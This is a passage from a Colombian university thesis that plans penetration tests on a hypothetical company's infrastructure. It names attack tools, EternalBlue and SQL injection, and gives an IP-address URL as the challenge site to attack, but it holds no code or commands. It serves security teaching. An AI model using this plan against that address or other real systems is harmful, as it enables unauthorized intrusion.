ANÁLISIS Y VALORACIÓN DE VULNERABILIDADES DE LA INFRAESTRUCTURA CIBERNÉTICA DE LA EMPRESA NOSTRADAMUS S.A.S

JOHN EDWARD OSORIO CARRERO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA
ESCUELA DE CIENCIAS BÁSICAS TECNOLOGÍAS E INGENIERÍA
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
SAN JOSÉ DE CÚCUTA
2020

ANÁLISIS Y VALORACIÓN DE VULNERABILIDADES DE LA INFRAESTRUCTURA CIBERNÉTICA DE LA EMPRESA NOSTRADAMUS S.A.S

JOHN EDWARD OSORIO CARRERO

Proyecto aplicado para optar al título de
ESPECIALISTA EN SEGURIDAD INFORMÁTICA

Director:
Edilberto Bermúdez Penagos
Especialista en Seguridad Informática

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA
ESCUELA DE CIENCIAS BÁSICAS TECNOLOGÍAS E INGENIERÍA
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
SAN JOSÉ DE CÚCUTA
2020

Nota de aceptación:

_____
_____
_____
_____
_____
_____

_____
Firma del presidente del jurado

_____
Firma del jurado

_____
Firma del jurado

San José de Cúcuta, _____

DEDICATORIA

A mi madre Elvira Carrero, por todos sus cuidados, enseñanzas e inacabable amor que me han hecho lo que soy hoy en día.

A mis sobrinitos Angely, David y Daniel, por alegrar mis días con su cariño.

AGRADECIMIENTOS

A la Universidad Nacional Abierta y a Distancia, por hacer de la educación superior algo más accesible para todos, superando las barreras de distancia a través de ambientes virtuales de aprendizaje.

Al director y tutores por sus observaciones y enseñanzas en todo el proceso de especialización.

CONTENIDO

LISTA DE TABLAS

pág.

LISTA DE FIGURAS

pág.

LISTA DE ANEXOS

RESUMEN

En este documento se encuentra la valoración del estado de la infraestructura cibernética de la empresa NOSTRADAMUS S.A.S la cual se desarrolló mediante la ejecución de un enfoque técnico referente a la realización de pruebas de penetración usando la distribución Kali Linux para obtener un ambiente controlado en el que se pudieron recrear los ataques ocurridos en la organización. Kali Linux es un sistema operativo referente a nivel mundial en el ámbito de la seguridad defensiva y ofensiva, puesto que cuenta con gran cantidad de herramientas diseñadas para la auditoria y seguridad informática.

A modo de segundo enfoque se establece la implementación de una estrategia de aseguramiento de la información que permita mitigar la probabilidad de nuevos ataques exitosos en la organización. Se identificaron las principales amenazas y vulnerabilidades presentes realizando una valoración del riesgo con base en un modelo cualitativo según la metodología MAGERIT v3.0, para posteriormente sugerir los controles aplicables a cada una de estas vulnerabilidades con base en los objetivos de control presentes en la norma ISO27001:2013.

Palabras claves: Seguridad, amenazas, riesgos, ataques informáticos, pentest.

ABSTRACT

This document contains the evaluation of the state of the cyber infrastructure of the company NOSTRADAMUS SAS, which was developed by executing a technical approach regarding the realization of penetration tests using the Kali Linux distribution to obtain a controlled environment in which the attacks that occurred in the organization could be recreated. Kali Linux is a world reference operating system in the field of defensive and offensive security, as it has many tools designed for computer security and auditing.

As a second approach, the implementation of an information assurance strategy is established to mitigate the probability of new successful attacks on the organization. The main threats and vulnerabilities present were identified by conducting a risk assessment based on a qualitative model according to the MAGERIT v3.0 methodology, to later suggest the controls applicable to each of these vulnerabilities based on the control objectives present in ISO27001 standard. : 2013.

Keywords*: Security, threats, risks, computer attacks, pentest.*

TITULO

ANÁLISIS Y VALORACIÓN DE VULNERABILIDADES DE LA INFRAESTRUCTURA CIBERNÉTICA DE LA EMPRESA NOSTRADAMUS S.A.S

INTRODUCCIÓN

El mundo actual se encuentra cada vez más interconectado y globalizado, donde las tecnologías de la información transforman la manera en que se desarrollan los procesos industriales y cotidianos, desde las compras a través de un portal web, hasta la detección de nuevas partículas subatómicas en un acelerador de hadrones. Cada vez se desarrolla hardware y software más poderoso de forma exponencial que se extiende a todos los campos, pero esto a su vez, trae los mismos riesgos asociados a los procesos antiguos, los cuales también se han adaptado a este mundo cambiante y cada vez más tecnificado, de esta manera aparecen nuevos delitos tipificados en la Ley 1273 de 2009 como la suplantación de identidad o acceso abusivo a un sistema informático. Por estas razones es importante estar preparados ante cualquier ataque informático que ponga en riesgo la continuidad del negocio a raíz de factores determinantes como la pérdida de imagen corporativa, denegación del servicio, robo de información confidencial, entre otras.

En el presente documento se desarrolla el proyecto aplicado basado en un escenario hipotético planteado como alternativa de trabajo de grado por el programa de especialización en seguridad informática, donde se tiene como base la empresa consultora de seguridad informática en Colombia Zero Day la cual fue contratada por la empresa NOSTRADAMUS S.A.S que sufrió ataques informáticos de varios tipos, los cuales deben ser recreados mediante pruebas de penetración en escenarios controlados.

Como parte del equipo de la empresa Zero Day se procura analizar y valorar el estado de la seguridad de la información de la infraestructura cibernética de la empresa NOSTRADAMUS S.A.S a través de dos enfoques, el primero tecnológico, donde se realizan pruebas de penetración con la distribución Kali Linux, permitiendo emplear los conocimientos adquiridos a lo largo de la especialización en seguridad informática y siendo este desarrollo acorde a las necesidades del mundo actual. El segundo, un enfoque estratégico donde a partir de las principales vulnerabilidades encontradas y enumeradas según la metodología MAGERIT v3.0 se puedan establecer las medidas de control necesarias basados en el estándar para la seguridad de la información ISO27001:2013, que mitiguen o eliminen el riesgo de futuros ataques informáticos.

1. DEFINICIÓN DEL PROBLEMA

1.1 ANTECEDENTES

Malwarebytes *Corporation*, fabricante del software Malwarebytes-Antimalware el cual detecta y elimina aplicaciones maliciosas en sistemas operativos como Windows, Linux y Android, afirma en su informe del primer trimestre del 2019 que "la detección de ataques por Ransomware en empresas aumentó un 200%"[1]. Colombia no es ajena a este peligro, todo lo contrario, como dice Guisto Denise[2], en 2018 fue el país con más ataques de Ransomware en Latinoamérica. El teniente coronel de la Policía Nacional de Colombia, Freddy Bautista; quien es especialista en Derecho procesal penal, crimen organizado y terrorismo, afirma que "el crimen cibernético es la segunda actividad ilegal que más beneficios generan a los criminales y se espera que para el 2022 cause pérdidas de hasta 8.000 millones de dólares"[3].

"En Colombia, según el Comando Cibernético de la Policía, el hurto por medios informáticos fue el delito de mayor impacto en 2018 con 12.014 denuncias de ciudadanos"[4] y eso teniendo en cuenta que solo alrededor del 3% de las personas afectadas denuncia. Por otra parte, las empresas no se encuentran ajenas a estos delitos, los delincuentes informáticos se aprovechan de factores como la falta de cultura en las organizaciones en temas de seguridad como, por ejemplo, la no existencia de políticas claras respecto a mantener la actualización periódica de antivirus y aplicaciones en general o el uso de contraseñas fuertes combinado con el establecimiento de roles y perfiles de usuario que garanticen que solo las personas autorizadas accedan a la información específica según sus permisos. Esa falta en toma de conciencia por parte de los colaboradores de las organizaciones, incluidos la alta gerencia, propicia un ambiente ideal para la ocurrencia de delitos informáticos. De allí la importancia de realizar análisis de vulnerabilidades de forma programada que conlleve a una mitigación del impacto producido por un atacante que logre materializar una amenaza en el sistema

[1] RANCHAL, Juan, El Ransomware en empresas aumentó un 200%, según Malwarebytes. [en línea]. [Consultado el 15 de Julio de 2019]. Disponible en https://www.muyseguridad.net/2019/04/26/ransomware-en-empresas/

[2] GIUSTO BILIC Denise (2019), Países más afectados por el Ransomware en Latinoamérica durante 2018. [en línea]. [Consultado el 16 de Noviembre de 2019]. Disponible en https://www.welivesecurity.com/la-es/2019/01/04/paises-mas-afectados-ransomware-latinoamerica-durante-2018/

[3] ARIAS Diana, Colombia, el país con más Ransomware en Latinoamérica, en el 2018.[en línea] Disponible en https://www.enter.co/especiales/empresas/colombia-ataques-ciberneticos-18/

[4] RAMIREZ, María, La República (2019), El año pasado se presentaron 12.014 denuncias por ciberataques en Colombia.[en línea]. [Consultado el 16 de Noviembre de 2019]. Disponible en https://www.larepublica.co/especiales/informe-tecnologia-junio-2019/el-ano-pasado-se-presentaron-12014-denuncias-por-ciberataques-en-colombia-2879067

informático de la organización. De acuerdo con una publicación en *Harvard Business Review*, entre el 70% y el 80% del valor de mercado de una compañía proviene de activos intangibles tales como el *brand equity* (valor de marca) o el capital intelectual, siendo la imagen un factor crítico para la supervivencia y mantenimiento de la organización.

1.2 FORMULACIÓN

¿Cómo determinar las vulnerabilidades y amenazas presentes en la infraestructura cibernética de la empresa NOSTRADAMUS S.A.S, el impacto de la materialización de estas amenazas y qué medidas de control son aplicables?

1.3 DESCRIPCIÓN

Se tiene un escenario hipotético en el que la empresa Nostradamus S.A.S fue víctima recientemente de un ataque informático, el cual incidió negativamente en la imagen corporativa ante los sectores educativo, corporativo y gubernamental. Hubo robo de datos, denegación de servicios y secuestro de información mediante el virus Ransomware, ataques que comprometieron la confidencialidad, integridad y disponibilidad de la información crítica de la organización y de sus clientes. Estos hechos afectan la imagen corporativa de la organización, lo que puede causar de forma directa el retiro total o parcial de los clientes, afectando la continuidad del negocio.

Al desarrollar las pruebas de penetración utilizando las herramientas proporcionadas por la distribución Kali Linux como lo son: *John the Ripper*, Metasploit Framework, Nmap, Nessus, Shellter, Slowloris, SQLmap, etc. se pueden detectar las vulnerabilidades existentes en el sistema informático, las cuales fueron aprovechadas por los delincuentes para sus ataques. Identificando estas vulnerabilidades se procede a implementar las medidas de control necesarias para lograr prevenir y/o evitar futuros ataques, así como tener un mejor tiempo de respuesta ante incidentes informáticos y garantizar la continuidad del negocio.

2. OBJETIVOS

2.1 OBJETIVO GENERAL

Valorar el estado de la infraestructura cibernética de la empresa NOSTRADAMUS S.A.S, mediante la ejecución de pruebas de penetración con Kali Linux en un ambiente controlado, para la implementación de una estrategia de aseguramiento de la información.

2.2 OBJETIVOS ESPECÍFICOS

- Identificar las vulnerabilidades presentes en la infraestructura tecnológica de la organización, que permitieron la ejecución exitosa de los ataques.

- Recrear los ataques informáticos sufridos por la empresa Nostradamus S.A.S en un ambiente de laboratorio controlado usando máquinas virtuales.

- Emitir un reporte con los controles aplicables a las vulnerabilidades encontradas basados en los objetivos de control presentes en la norma ISO27001:2013, que permitan mitigar el riesgo de ocurrencia de nuevos incidentes de este tipo.

- Formular una propuesta para el aseguramiento del sistema tecnológico de la organización mediante la instalación de un administrador unificado de amenazas, que permita brindar un nivel adicional de protección a los activos de la empresa.

3. MARCO REFERENCIAL

3.1 MARCO TEÓRICO

Según un artículo publicado en la revista digital Seguridad-Cultura de prevención para ti de la Universidad Nacional Autónoma de México, DE LEON[5], afirma que: debido a la inseguridad que va en aumento a nivel organizacional e incluso nacional, el realizar pruebas de penetración se ha convertido en una de las mejores maneras que existen de evaluar las vulnerabilidades y huecos de seguridad que puedan tener los sistemas informáticos.

Si bien estas pruebas no son la última palabra ni garantizan que un sistema sea cien por ciento seguro, la oportuna identificación de vulnerabilidades en el sistema permite implementar medidas para mitigar los huecos de seguridad que tenga el sistema, haciendo más difícil los ataques exitosos por parte de los delincuentes informáticos. Desde esta perspectiva es de vital importancia tener un concepto más amplio en qué consiste cada uno de los ataques sufridos por la empresa Nostradamus.

- Denegación de servicio: Ocurre cuando un usuario legitimo es imposibilitado para obtener acceso a un servicio informático. Se puede dar por causas internas como por ejemplo un usuario legítimo que por omisión o intención dio de baja el servicio o forma externa por parte de un atacante o usuario no autorizado.

- Elevación de privilegios: Se da cuando un atacante obtiene acceso a realizar acciones que están por encima de los permisos otorgados, por ejemplo, un usuario en una base de datos que tenga permiso de lectura y consiga eliminar registros.

- Ransomware: Es un tipo de software malicioso que cifra la información de un sistema informático restringiendo su acceso de forma parcial o total, presentándose entonces un secuestro de información, en la mayoría de los casos los delincuentes informáticos lo usan para exigir el pago de una recompensa para recuperar los datos, pero aun después de realizar el pago a través de cripto monedas no se garantiza la recuperación de la información.

[5] DE LEON, Gladys, La importancia de las pruebas de penetración (parte I). [en línea]. México: Universidad Autónoma de México. [Consultado el 20 de Diciembre de 2019]. Disponible en: https://revista.seguridad.unam.mx/numero-12/la-importancia-de-las-pruebas-de-penetraci%C3%B3n-parte-i

- Inyección SQL: Es uno de los ataques más conocidos y ejecutados desde hace ya varios años, consiste en la ejecución de sentencias SQL en formularios web o aplicaciones para conseguir alterar la información de la base de datos o tener acceso a datos sin contar con los privilegios.

- Ingeniería Social: La mayor parte de las veces, los piratas informáticos no necesitan desarrollar complejos programas para conseguir las contraseñas o los datos bancarios de los usuarios, ya que son los mismos usuarios los que en muchos casos facilitan esta información a los atacantes. Según Escrivá[6], La ingeniería social es una forma de fraude informático muy utilizado por piratas informáticos y consiste en manipular el comportamiento natural de los usuarios mediante engaños y mentiras.

3.1.1 Administrador unificado de amenazas

> La gestión unificada de amenazas, que comúnmente se abrevia como UTM, es un término de seguridad de la información que se refiere a una sola solución de seguridad y, por lo general, a un único producto de seguridad que ofrece varias funciones de protección en un solo punto en la red. Un producto UTM generalmente incluye funciones como antivirus, antispyware, antispam, firewall de red, prevención y detección de intrusiones, filtrado de contenido y prevención de fugas. Algunas unidades también ofrecen servicios como enrutamiento remoto, traducción de direcciones de red (NAT, *network address translation*) y compatibilidad para redes privadas virtuales (VPN, *virtual private network*). El atractivo de la solución es su sencillez. Las empresas que utilizan servicios de proveedores o productos diferentes para cada tarea de seguridad ahora pueden reunirlos todos en una sola solución, con asistencia de un único equipo o segmento de TI, y ejecutarlos desde una sola consola[7].

La importancia de implementar una herramienta de gestión unificada de amenazas o UTM radica en la posibilidad de centralizar la gestión de los diferentes elementos de defensa mediante la generación de reportes unificados, simplificación de la arquitectura y a su vez requiere menos capacitación en diferentes tecnologías. Aunque se puede presentar situaciones de riesgo asociadas, ya que, si se tiene un solo sistema de defensa integrado, al presentarse cualquier bug no habrá otro sistema que actué de segunda barrera, de igual forma las aplicaciones integradas pueden

[6] ESCRIVÁ, Gascó, Gema, et al. Seguridad informática, Macmillan Iberia, S.A., 2013. ProQuest E-book Central, [Consultado el 23 de Diciembre de 2019]. Disponible en: https://ebookcentral-proquest-com.bibliotecavirtual.unad.edu.co/lib/unadsp/detail.action?docID=3217398

[7] KASPERSKY LAB, ¿Qué es la gestión unificada de amenazas (UTM)? [Consultado el 02 de Diciembre de 2019]. Disponible en: https://latam.kaspersky.com/resource-center/definitions/utm

ser menos robustas que implementar un sistema con diferentes tecnologías independientes y especializadas.

Para mitigar estas amenazas se puede implementar una plataforma con redundancia, de tal manera que al fallar el UTM principal se tenga una segunda defensa, de esta forma se estará implementando en una instancia menor la defensa en profundidad. Entre los servicios que se pueden tener usando un Firewall UTM se tiene:

- *Antispyware*
- *Anti-phishing*
- Antispam
- Inspección de paquetes interno/externo
- Función para redes privadas virtuales
- Antivirus perimetral
- Sistemas de detección y/o prevención de intrusos.
- Filtrado de contenido mediante listas negras

Un sistema de detección de intrusos es uno de los componentes más importantes dentro de un UTM. Hace referencia a un mecanismo que, de manera minuciosa y sigilosa escucha el tráfico en la red para detectar actividades anormales y sospechosas. Los tipos de IDS se pueden determinar según su comportamiento, como:

- *Host-Based IDS*: Sistema de detección de intrusos que puede monitorear un sistema informático.
- *Network-Based IDS*: Sistema de detección de intrusos basado en red, que escanea paquetes de red en el enrutador o nivel de host.
- *Knowledge-Based IDS*: Sistemas basados en conocimiento como también conocido basado en firmas.
- *Behavior-Based IDS*: Sistemas basados en Comportamiento, que involucra el monitoreo de dispositivos, redes y servidores de usuarios finales y bloquea actividades maliciosas. (Borghello, 2009) [30]

Como ejemplo de sistemas de detección de intrusos se tiene:

Snort para Windows: Es un sistema de detección de intrusos de red de código abierto, que dispone de un lenguaje de creación de reglas en el que se pueden definir los patrones que se utilizarán al momento de monitorizar el sistema como todo un dominio de colisión y funciona detectando usos indebidos.

Suricato: Es de código abierto y gratuito. “Es un motor de detección de amenazas extremadamente rápido, robusto y maduro. El software incluso se

ha llamado “Snort en esteroides” y puede ofrecer detección de intrusos en tiempo real, prevención de intrusos y monitoreo de red. El software usa reglas, lenguaje de firma y secuencias de comandos para detectar amenazas sofisticadas. Está disponible para Linux, macOS, Windows y otras plataformas.”[8]

Firewall: Es uno de los elementos mas importantes para la protección de un sistema informático y que también viene integrado en el administrador unificado de amenazas, entre sus funciones se encuentra el bloqueo de accesos no permitidos al sistema que protege.

3.2 MARCO CONCEPTUAL

Conocer los conceptos más importantes expuestos a lo largo del desarrollo de este proyecto se torna fundamental para entender el contexto y alcance de este. Para lo cual, se ha dividido en conceptos básicos de seguridad informática que dan una perspectiva global del escenario técnico y una segunda parte referente a la gestión del riesgo con conceptos expuestos en el enfoque administrativo referente a la propuesta de aseguramiento.

Conceptos básicos de seguridad informática.

- Hackers de Sombrero Negro: son personas que violan la seguridad de un sistema de información con el fin de secuestrar, alterar o destruir o hacer la información inutilizable.

- Pentesting: Consiste en una auditoria de forma ofensiva a los sistemas informáticos incluyendo las personas de la organización, su fin principal es llegar a recrear lo que un delincuente informático podría explotar en el sistema a nivel de vulnerabilidades que comprometan información crítica.

- Análisis de vulnerabilidad: Tiene por objetivo principal determinar las posibles debilidades de seguridad o elementos que existan en el sistema informático, aplicación o software determinado y puedan generar en un incidente.

[8] CRUZ Noe,1000tipsinformaticos, Los 5 mejores software de detección de intrusos para PC. [Consultado el 24 de Noviembre de 2019]. Disponible en: https://www.1000tipsinformaticos.com/2017/11/los-5-mejores-software-de-deteccion-de-intrusos-para-pc.html

- Control: Acción que se toma para buscar que los riesgos en la organización sean eliminados, evitados, aceptados o mitigados, estas acciones pueden ser de índole administrativa, técnica, documental, entre otros.

Gestión del Riesgo

- Seguridad de la información: Conjunto de normas cuya finalidad principal es preservar la confidencialidad, disponibilidad, integridad y no repudio de la información independientemente del medio donde esta se encuentre ya sea impreso, digital, etc.

- Amenaza: posible causa de un incidente que genere impacto no deseado en un activo de la organización.

- Riesgo: Es la probabilidad de que una amenaza se vea materializada y se genere un incidente informático que afecte negativamente a la organización o a sus activos.

- Activo de información: Son cualquier medio que se use o sirva para procesar, generar o almacenar información en cualquier organización.

- Vulnerabilidad: Es una debilidad que tiene el sistema informático la cual puede ser usada por el atacante para generar un incidente.

- Incidente: Es un evento no deseado que de forma total o parcial puede afectar a un sistema o red de computadoras. Puede ser causado cuando un atacante se aprovecha de una vulnerabilidad en el sistema e intenta de forma exitosa o no burlar los mecanismos de seguridad de la organización.

3.3 MARCO CONTEXTUAL

Aunque los sistemas criptográficos han existido desde hace miles de años, no fue sino hasta el siglo pasado cuando el matemático y lógico Alan Turing quien según KLEIN[9], es considerado como el inventor de la computación moderna y en 1935 descifro con su equipo multidisciplinar la máquina de codificación de mensajes nazi Enigma, en plena segunda guerra mundial y siendo fundamental para el triunfo de los aliados.

[9] KLEIN, Joanna, El legado de Alan Turing va más allá de la informática. [en línea]. The New York Times. [Consultado el 05 de Mayo de 2020]. Disponible en: https://www.nytimes.com/es/2018/05/14/espanol/cultura/alan-turing-patrones-informatica.html

La tecnificación de los sistemas informáticos ha ido acompañada de explotaciones a nivel de seguridad por parte de los piratas informáticos y a mover toda una industria basada en la protección de esos sistemas. “Los primeros virus informáticos comenzaron a dispersarse hacia fines de la década del 80” [10] causando a menudo graves daños en los sistemas infectados, ya que no se encontraban preparados para estos ataques y poseían muchas vulnerabilidades graves que fueron aprovechados para ejecutar los ataques. Desde entonces esos ataques no han parado y por el contrario en las últimas décadas van en aumento, afectando no solo los datos personales sino a las organizaciones en general.

Teniendo en cuenta la situación actual anteriormente descrita, se plantea un escenario para el desarrollo del proyecto aplicado donde la empresa Zero Day Ltda. tiene como objeto la consultoría de seguridad informática en Colombia. La organización NOSTRADAMUS S.A.S es uno de los clientes de esta compañía y hace parte del sector tecnológico brindando servicios a sectores importantes como el gubernamental, educativo y corporativos en temas de educación y capacitación a través del uso de TIC en todos los niveles, desde la implementación de las plataformas de aprendizaje hasta el soporte diario. La empresa NOSTRADAMUS S.A.S sufrió los siguientes ataques informáticos que afectaron su imagen corporativa:

• Ataque a sistemas operativos Windows 7 a través de navegadores web haciendo uso de técnicas de ingeniería social con metasploit
• Acceso indebido, Ataque de elevación de privilegios y robo de información a sistemas operativos Windows, dejando huella del uso de un exe denominado Lazagne.
• Denegación de servicio a la intranet de la empresa, alojada en un servidor con sistema operativo Windows (Se solicita simular a partir sistema operativo metasploitable)
• Ataque de Ransomware (Secuestro de información) utilizando la vulnerabilidad de EternalBlue al sistema operativo Windows que no contaban con el parche de seguridad MS17-010
• El Sitio web de NOSTRADAMUS S.A.S fue vulnerado posiblemente con un ataque de inyección de SQL.

La dirección del sitio es: http://200.119.5.216/reto11/index.php.

3.4 MARCO LEGAL

[10] PAREDES, Flores, Carlos Iván. Hacking, El Cid Editor | apuntes, 2009. ProQuest E-book Central, [Consultado el 28 de Diciembre de 2019]. Disponible en: http://ebookcentral.proquest.com/lib/unadsp/detail.action?docID=3181349.

Antes del año 2009 no existían leyes claras referentes a los delitos informáticos existentes. En ese año “se establece la ley 1273 de la protección de la información y de los datos”[11], la que se convirtió de inmediato en el referente más importante hasta la actualidad respecto a la tipificación de delitos informáticos en Colombia.

Las acciones cometidas contra la empresa NOSTRADAMUS S.A.S quedaron tipificados como delitos informáticos que atentan contra la seguridad de la información. Por ejemplo, el acceso abusivo a un sistema informático el cual se da cuando alguien sin autorización accede de forma total o parcial a un sistema informático, así este cuente o no con protección.

En los últimos años el grupo Anonymous ocupo muchos titulares a nivel internacional por los ataques que hacían a webs conocidas a nivel mundial a manera de presión para que atendieran sus demandas, el método de ataque usado es denegación de servicios, el cual en el artículo 269B se conoce como Obstaculización ilegitima de sistema informático o red de telecomunicación, ya que atenta contra la disponibilidad del sistema de manera parcial o total de forma ilegítima.

Desde la perspectiva legal y normativa de la república de Colombia, se pudo relacionar las leyes que aplican para tipificar como delitos cada uno de los ataques informáticos sufridos por la empresa NOSTRADAMUS.

- El uso de software malicioso del que trata el articulo 269E aplica para todo tipo de software cuya finalidad sea manipular el sistema de información de forma ilegítima como lo son los virus, troyanos y malware en general, por lo cual se incurre en este delito al usar el Ransomware.

- El Artículo 269D de la protección de la información y de los datos establece como delito el actuar de aquellas personas que sin estar autorizadas generen daño a los datos o sistemas informáticos a nivel lógico o físico.

- El Articulo 269J sanciona a quien mediante y usando medios tecnológicos consiga realizar transferencias no consentidas de activos informáticos perjudicando a terceros

[11] COLOMBIA. CONGRESO DE LA REPUBLICA. Ley 1273. (05, enero, 2009). Por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado - denominado “de la protección de la información y de los datos”- y se preservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones, entre otras disposiciones. Diario Oficial. Bogotá, D.C., 2009. no. 47223. p. 1-4.

Entre otras leyes referentes a la seguridad de la información y afines en Colombia se encuentran las leyes de propiedad industrial y las referentes al comercio electrónico y firmas digitales:

Propiedad Industrial:

- Ley 463 de 1998: Tratado de cooperación en materia de patentes (PCT).
- Ley 178 de 1994: Convenio de Paris para la Protección de la Propiedad Industrial.

Comercio electrónico y firmas digitales:

- Ley 527 de 1999: Se define y reglamenta el acceso y uso de los mensajes de datos, del comercio electrónico y de las firmas digitales y se establecen las entidades de certificación y se dictan otras disposiciones.
- Resolución 26930 de 2000: Estándares para la autorización y funcionamiento de las entidades de certificación y sus auditores.

Derechos de autor:

- Ley 23 de 1982: Sobre los derechos de autor.
- Decreto 1360 de 1989: Reglamentación sobre la inscripción del soporte lógico (Software).
- Ley 565 de 2000: Aprobación del tratado de OMPI – Organización Mundial de la Propiedad Intelectual-sobre derechos de autor (WCT).
- Ley 719 de 2001: Modificación de las leyes 23 de 192 y 44 de 1993:

4. DISEÑO METODOLÓGICO

A partir de unos conocimientos básicos iniciales planteados en el escenario hipotético de los hechos ocurridos en la empresa NOSTRADAMUS S.A.S, referentes a los ataques sufridos en su plataforma tecnológica, se pretende llegar a un conocimiento más específico sobre las vulnerabilidades presentes que permitieron la ejecución de los ataques, resultando en un informe estadístico de estas vulnerabilidades usando las herramientas para pruebas de penetración presentes en la distribución especializada Kali Linux.

La técnica de recolección de información se maneja mediante la auditoria ofensiva, realizando un análisis de vulnerabilidades con herramientas como NMAP, Nessus, Metasploit Framework y Sqlmap sobre los activos críticos de la organización como lo son su plataforma web y bases de datos. Una vez teniendo identificadas las fallas en ciberseguridad se procede a simular los ataques seleccionando para ello las herramientas más convenientes como exploits, inyección de código SQL, entre otros.

4.1 CAPITULO IV ENFOQUE TÉCNICO – ESTRATÉGICO

La implementación de un laboratorio controlado con el sistema operativo Kali Linux como principal elemento para la auditoria ofensiva y sistemas operativos Windows 7, Windows Server y Ubuntu como equipos victimas en un ambiente virtualizado para poder realizar un análisis de vulnerabilidades y recrear los ataques informáticos ocurridos en la organización, es el fin principal de este capítulo.

4.2 CAPÍTULO V: ENFOQUE DIRECTIVO – ADMINISTRATIVO

En este capítulo se desarrolla la propuesta de aseguramiento para mitigar el riesgo de que se vuelvan a presentar ataques exitosos como los realizados mediante la implementación de un administrador unificado de amenazas que permita medir y monitorear el tráfico y flujo de la red y en general identifique los posibles intrusos al sistema informático.

También se realiza una tabla comparativa sobre dos de los más populares y usados administradores unificados de amenazas, como los son PfSense y Endian, que permite tomar una decisión sobre cuál es el UTM más recomendado para implementar en la organización y poder mitigar los riesgos de ocurrencia de nuevos ataques sobre la infraestructura cibernética.

5. RESULTADOS


Dando cumplimiento a los dos primeros objetivos específicos, para poder simular cada uno de los escenarios de ataque del enfoque técnico, se debe previamente efectuar un análisis de vulnerabilidades verificando así si los métodos de ataque escogidos son viables para reproducir los ataques sufridos por la compañía. De esta manera en cada ataque recreado está implícito este análisis.

La Empresa consultora de seguridad informática Zero Day Ltda. fue contratada por la organización NOSTRADAMUS S.A.S que brinda sus servicios a los sectores: educativo, corporativo y gubernamental la cual fue víctima de ataques informáticos que generaron una pérdida de imagen corporativa por el robo de información que sufrió mediante ataques de:

- Elevación de privilegios con Lazagne.
- Denegación de servicios.
- Ransomware.
- Ingeniería social con metasploit.
- Inyección de código SQL

La empresa Zero Day debe recrear los ataques para establecer las causas y poder presentar un informe que contenga la ejecución de los ataques y una propuesta de aseguramiento para mitigar el riesgo de nuevos ataques. Se utilizo un computador anfitrión con sistema operativo Windows 10 home, memoria RAM de 16Gb, procesador Intel Core i7 y tarjeta integrada de video, siendo estas características óptimas para montar el laboratorio virtualizado en el que se desarrollaron los escenarios de ataque. Los sistemas operativos se montaron en las herramientas de virtualización Virtual Box y VMWare. La Figura 1 muestra las características de cada uno de estos sistemas.

Figura 1. Características de los sistemas operativos virtualizados



Fuente: El Autor

5.1 ANALISIS DE VULNERABILIDADES Y RECREACION DE LOS ESCENARIOS

5.1.1 Ataque de Ransomware

"El Ransomware es un programa de software malicioso que infecta tu computadora y muestra mensajes que exigen el pago de dinero para restablecer el funcionamiento del sistema. Este tipo de malware es un sistema criminal para ganar dinero que se puede instalar a través de enlaces engañosos incluidos en un mensaje de correo electrónico, mensaje instantáneo o sitio web. El Ransomware tiene la capacidad de

